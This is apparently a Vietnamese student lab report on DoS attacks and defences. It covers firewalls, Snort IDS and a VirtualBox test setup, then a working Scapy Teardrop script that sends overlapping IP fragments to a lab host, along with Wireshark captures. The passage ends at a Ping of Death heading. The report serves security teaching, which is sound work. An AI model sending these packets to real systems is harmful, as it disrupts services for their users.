Cuộc tấn công này đã gây ra tình trạng gián đoạn dịch vụ và ảnh hưởng đến hàng triệu người dùng trên toàn thế giới, đặc biệt là các trang web lớn như Discord, GitLab, RubyGems và hơn 80.000 trang web khác đã bị ảnh hưởng. Đây là một ví dụ cho thấy tầm quan trọng của việc bảo vệ hệ thống DNS trước những cuộc tấn công mạng, cụ thể ở đây là các cuộc tấn công DoS và DDoS.

2.2 Các kỹ thuật phòng chống DoS


2.2.1 Tường lửa - Firewall

Tường lửa hay còn được gọi với cái tên là Firewall thuật ngữ trong chuyên ngành mạng máy tính, hay có thể gọi tường lửa là một hệ thống an ninh mạng, bảo mật an toàn thông tin mạng. Tường lửa tồn tại ở 2 loại phần cứng và phần mềm được tích hợp vào bên trong hệ thống và nó hoạt động như một rào chắn phân cách giữa truy cập an toàn và truy cập không an toàn, chống lại truy cập trái phép, ngăn chặn virus,... đảm bảo thông tin nội bộ được an toàn không bị truy cập xấu đánh cắp.

Firewall giúp kiểm soát luồng thông tin giữa Intranet và Internet, phát hiện và phán xét những hành vi được truy cập và không được truy cập vào bên trong hệ thống, đảm bảo tối đa sự an toàn thông tin.

Dựa trên những nhu cầu sử dụng của hệ thống mà Firewall được phân thành 2 loại chính bao gồm:

- Personal Firewall: Loại này được thiết kế để bảo vệ một máy tính trước sự truy cập trái phép từ bên ngoài. Bên cạnh đó thì Personal Firewall còn được tích hợp thêm tính năng như theo dõi các phần mềm chống virus, phần mềm chống xâm nhập để bảo vệ dữ liệu. Một số Personal Firewall thông dụng như: Microsoft Internet connection firewall, Symantec personal firewall, Cisco Security Agent... Loại Firewall này thì thích hợp với cá nhân bởi vì thông thường họ chỉ cần bảo vệ máy tính của họ, thường được tích hợp sẵn trong máy tính Laptop, máy tính PC.
- Network Firewall: Được thiết kế ra để bảo vệ các host trong mạng trước sự tấn công từ bên ngoài. Chúng ta có các Appliance-Based network Firewalls như Cisco PIX, Cisco ASA, Juniper NetScreen firewall, Nokia firewalls, Symantec's Enterprise Firewall. Hoặc một số ví dụ về Software-Base firewalls include Check Point's Firewall, Microsoft ISA Server, Linux-based IPTables.



Hình 7: Thành phần của Firewall

Cách ngăn chặn tấn công DoS bằng tường lửa là bằng cách sử dụng các quy tắc (rule) để giới hạn số lượng các gói tin mà một địa chỉ IP có thể gửi đến máy chủ trong một khoảng thời gian nhất định. Điều này giúp giảm thiểu lượng traffic tràn đổ vào máy chủ và bảo vệ hệ thống trước tấn công DoS. Các quy tắc này có thể được thiết lập dựa trên địa chỉ IP, giao thức và cổng. Ngoài ra, tường lửa cũng có thể sử dụng các kỹ thuật khác như giới hạn băng thông hoặc xác thực các yêu cầu từ client trước khi chấp nhận các kết nối mới.

UFW (Uncomplicated Firewall) là một công cụ quản lý tường lửa cho phép người dùng đơn giản hóa việc cấu hình tường lửa trên hệ thống Ubuntu và các bản phân phối dựa trên Ubuntu khác. UFW cung cấp một cách


tiếp cận dễ dàng cho các chính sách bảo mật mạng cơ bản, bao gồm cho phép hoặc chặn truy cập đến các ứng dụng cụ thể hoặc port, cho phép hoặc chặn các giao thức cụ thể và nhiều hơn nữa. Nó cho phép người dùng tạo các rule dựa trên địa chỉ IP, cổng và giao thức một cách dễ dàng thông qua giao diện dòng lệnh hoặc giao diện đồ họa. Nó cũng cho phép người dùng quản lý các tập luật phức tạp hơn, cho phép các tập luật được nhập và xem lại một cách dễ dàng, cùng với khả năng kết hợp với các công cụ khác như fail2ban hoặc snort để cung cấp các giải pháp bảo mật mạng toàn diện hơn.

2.2.2 Hệ thống phát hiện xâm nhập - Intrusion Detection System

Hệ thống phát hiện xâm nhập (Intrusion Detection System) là một hệ thống giám sát lưu lượng mạng nhằm phát hiện ra hiện tượng bất thường, các hoạt động trái phép xâm nhập vào hệ thống. Hệ thống phát hiện xâm nhập có thể phân biệt được các cuộc tấn công từ nội bộ hay tấn công từ bên ngoài.

Hệ thống phát hiện xâm nhập phát hiện dựa trên các dấu hiệu đặc biệt về nguy cơ đã biết (giống như cách phần mềm diệt virus phát hiện và diệt virus) hay dựa trên so sánh lưu thông mạng hiện tại với baseline (thông số chuẩn của hệ thống có thể chấp nhận được) để tìm ra các dấu hiệu bất thường.

Hệ thống phát hiện xâm nhập bao gồm các thành phần chính: thành phần thu thập gói tin (information collection), thành phần phân tích gói tin (Detection), thành phần phản hồi (response) nếu gói tin đó được phát hiện là một cuộc tấn công.



Hình 8: Thành phần của hệ thống phát hiện xâm nhập

IDS có thể giúp ngăn chặn tấn công DoS (Denial of Service) bằng cách phát hiện các mẫu độc hại được sử dụng trong các cuộc tấn công và cảnh báo các quản trị viên hệ thống về những cuộc tấn công đang xảy ra. Họ cũng có thể phát hiện các quá trình không bình thường, như nhiều kết nối đến cùng một cổng, và báo cáo về chúng để giúp chống lại các cuộc tấn công DoS.

Snort là một hệ thống phát hiện xâm nhập (IDS) mã nguồn mở được sử dụng để giám sát lưu lượng mạng và phát hiện các hành vi xâm nhập vào hệ thống mạng. Snort có khả năng phát hiện nhanh các cuộc tấn công từ các phương tiện khác nhau như buffer overflow, denial of service, port scans và nhiều hơn nữa. Snort cung cấp các cơ chế phát hiện dựa trên nội dung (content-based detection), dựa trên cú pháp (protocol-based detection) và dựa trên hành vi (anomaly-based detection). Snort có thể được cấu hình để phát hiện các cuộc tấn công cụ thể bằng cách sử dụng các quy tắc (rule) được định nghĩa bởi người dùng. Quy tắc này sẽ định nghĩa các thông tin về các cuộc tấn công, bao gồm cả cách thức và tần suất của chúng. Snort cũng có thể tích hợp với các công cụ khác như Snort Report và Barnyard2 để giúp hiển thị các thông tin về cuộc tấn công một cách dễ dàng và hỗ trợ phân tích log hiệu quả.

2.3 Thiết kế hệ thống thử nghiệm

2.3.1 Ý tưởng thực hiện thử nghiệm

Nhóm thử nghiệm các phương thức tấn công DoS, cũng như phòng chống DoS trên các máy ảo, chạy trên phần mềm VirtualBox. Trong đó, nhóm sẽ thiết lập một máy ảo làm web server, hosting 1 trang web, cũng là máy ảo sẽ cài đặt các công cụ phòng chống DoS và một máy ảo khác, kết nối mạng tới được máy ảo kia, có thể trang web được host, cũng là máy dùng để thử nghiệm các phương thức tấn công DoS.


Cụ thể hơn:

- Máy ảo thực hiện phòng chống DoS: Sử dụng distro Ubuntu, web server Apache và hosting trang mặc định của Apache server.
- Máy ảo thực hiện tấn công DoS: Sử dụng distro Kali.
- Mạng kết nối giữa 2 máy ảo: NAT Network của VirtualBox.

2.3.2 Thiết lập môi trường


1. Cài đặt VirtualBox

- 1.1. Tải VirtualBox phiên bản mới nhất (7.0.6) tại <https://www.virtualbox.org/wiki/Downloads> - lựa chọn hệ điều hành phù hợp.
- 1.2. Mở file vừa tải về và tiến hành cài đặt.
- 1.3. Hoàn tất cài đặt và chạy.




2. Cài đặt máy ảo Ubuntu - phiên bản Ubuntu Desktop.

- 2.1. Tải disk Ubuntu Desktop tại <https://ubuntu.com/download/desktop>, kéo xuống bấm chọn **Download** để tải bản mới nhất hoặc chọn vào đường dẫn **see our alternative downloads** nếu muốn tải các phiên bản khác.



2.2. Mở VirtualBox và tạo máy ảo mới.

2.3. Thêm disk Ubuntu đã tải về và thiết lập cấu hình.




2.4. Hoàn tất cài đặt máy ảo, khởi chạy để Ubuntu tự thiết lập bên trong máy ảo.

3. Cài đặt máy ảo Kali.

3.1. Tải Kali cho VMWare từ <https://www.kali.org/get-kali/#kali-virtual-machines>, chọn phiên bản cho VirtualBox.

3.2. Giải nén file 7z và mở file có đuôi .vbox, Kali sẽ được tự cài vào VirtualBox.




3.3. Hoàn tất cài đặt máy ảo, khởi chạy để Kali tự thiết lập bên trong máy ảo.


4. Thiết lập NAT Network và kết nối hai máy ảo với nhau.

4.1. Trong VirtualBox, vào **Tools** và chọn **Network**

4.2. Trong phần Network, chọn phần **NAT Networks** và bấm **Create** để tạo một mạng NAT mới.



4.3. Đảm bảo các máy ảo đang không chạy, và phần **Settings** của máy ảo đó, chọn mục **Network**. Ở đó, tìm phần **Attached to** và chọn **NAT Network**, sau đó chọn NAT Network đã tạo ở bước trên.



5. Thiết lập và host web server Apache trên Ubuntu.

5.1. Mở terminal Ubuntu và nhập các lệnh sau:

```
$ sudo apt-get update
$ sudo apt-get install apache2
```



5.2. Sau khi cài đặt xong, kiểm tra xem Apache đã chạy chưa bằng lệnh:

```
$ sudo systemctl status apache2
```


Nếu trạng thái hiển thị là "active (running)", tức là Apache đã chạy thành công. Ngược lại, sử dụng lệnh sau để host Apache:

```
$ sudo systemctl start apache2
```

5.3. Kiểm tra Apache bằng cách mở trình duyệt và truy cập địa chỉ "http://localhost" hoặc "http://<địa chỉ IP của máy chủ Ubuntu>".



5.4. Máy ảo Kali Linux có thể kết nối đến web server Apache được host trên máy ảo Ubuntu thông qua NAT Network đã được thiết lập ở bước 4 bằng cách mở trình duyệt và truy cập địa chỉ "http://<địa chỉ IP của máy chủ Ubuntu>".



Chương 3. Hiện thực và đánh giá hệ thống

3.1 Thử nghiệm tấn công

3.1.1 Teardrop

Code

```

1  #!/usr/bin/env python
2  import sys
3  from scapy.all import *
4  def TearDrop(Ip):
5      print("The teardrop attack is initiating %s" %Ip)
6      size=800
7      offset=3
8      load="\x00"*size
9      i=IP()/UDP(dport=80)
10     i.dst=Ip
11     i.flags="MF"
12     i.proto=17 # UDP
13     send(i/load)
14
15     for k in range(10):
16         i.frag=offset
17         offset+=20
18         send(i/load)
19
20     i.flags=0
21     i.frag=offset
22     send(i/load)
23
24
25  TearDrop(Ip = "10.0.2.8")


```

Đoạn code trên sẽ tấn công vào máy có ip 10.0.2.9 ở port 80, chương trình sẽ tạo gói fragment đầu tiên có data size là 800 bytes (total length = 800 + 20 = 820 bytes), offset = 0, bật cờ more fragments, vì vậy server sẽ mong chờ fragment tiếp theo có offset là 100 tuy nhiên đoạn code lại gửi 10 gói có offset là $3*8 = 24$, $24 + 20*8 = 184$, 344 , 504 ... dẫn đến overlap fragment và lỗi hệ thống

Demo


3	0.026963631	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=0, ID=0001)	
4	0.059824998	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=24, ID=0001)	
5	0.087771577	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=184, ID=0001)	
6	0.139698164	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=344, ID=0001)	
7	0.179956881	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=504, ID=0001)	
8	0.236453873	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=664, ID=0001)	
9	0.267448377	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=824, ID=0001)	
10	0.308087799	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=984, ID=0001)	
11	0.343668637	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=1144, ID=0001)	
12	0.375562231	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=1304, ID=0001)	[Reassembled in #14]
13	0.412271548	10.0.2.4	10.0.2.8	IPv4	834	Fragmented IP protocol (proto=UDP 17, off=1464, ID=0001)	[Reassembled in #14]
14	0.453002016	10.0.2.4	10.0.2.8	UDP	834	0 → 0 [BAD UDP LENGTH 0 < 8]	

Hình 9: Captured from Wireshark: Các fragment được gửi



Hình 10: Captured from Wireshark: Fragment 1

Theo như thông thường thì 2 fragment có cùng identification, fragment 1 có data length là 800 thì offset của fragment 2 phải là $800/8 = 100$ tuy nhiên gói tin đó không bao giờ tới, thay vào đó là gói tin giả mạo với offset là 24



Hình 11: Captured from Wireshark: Fragment 2

3.1.2 Ping of Death

Code

```

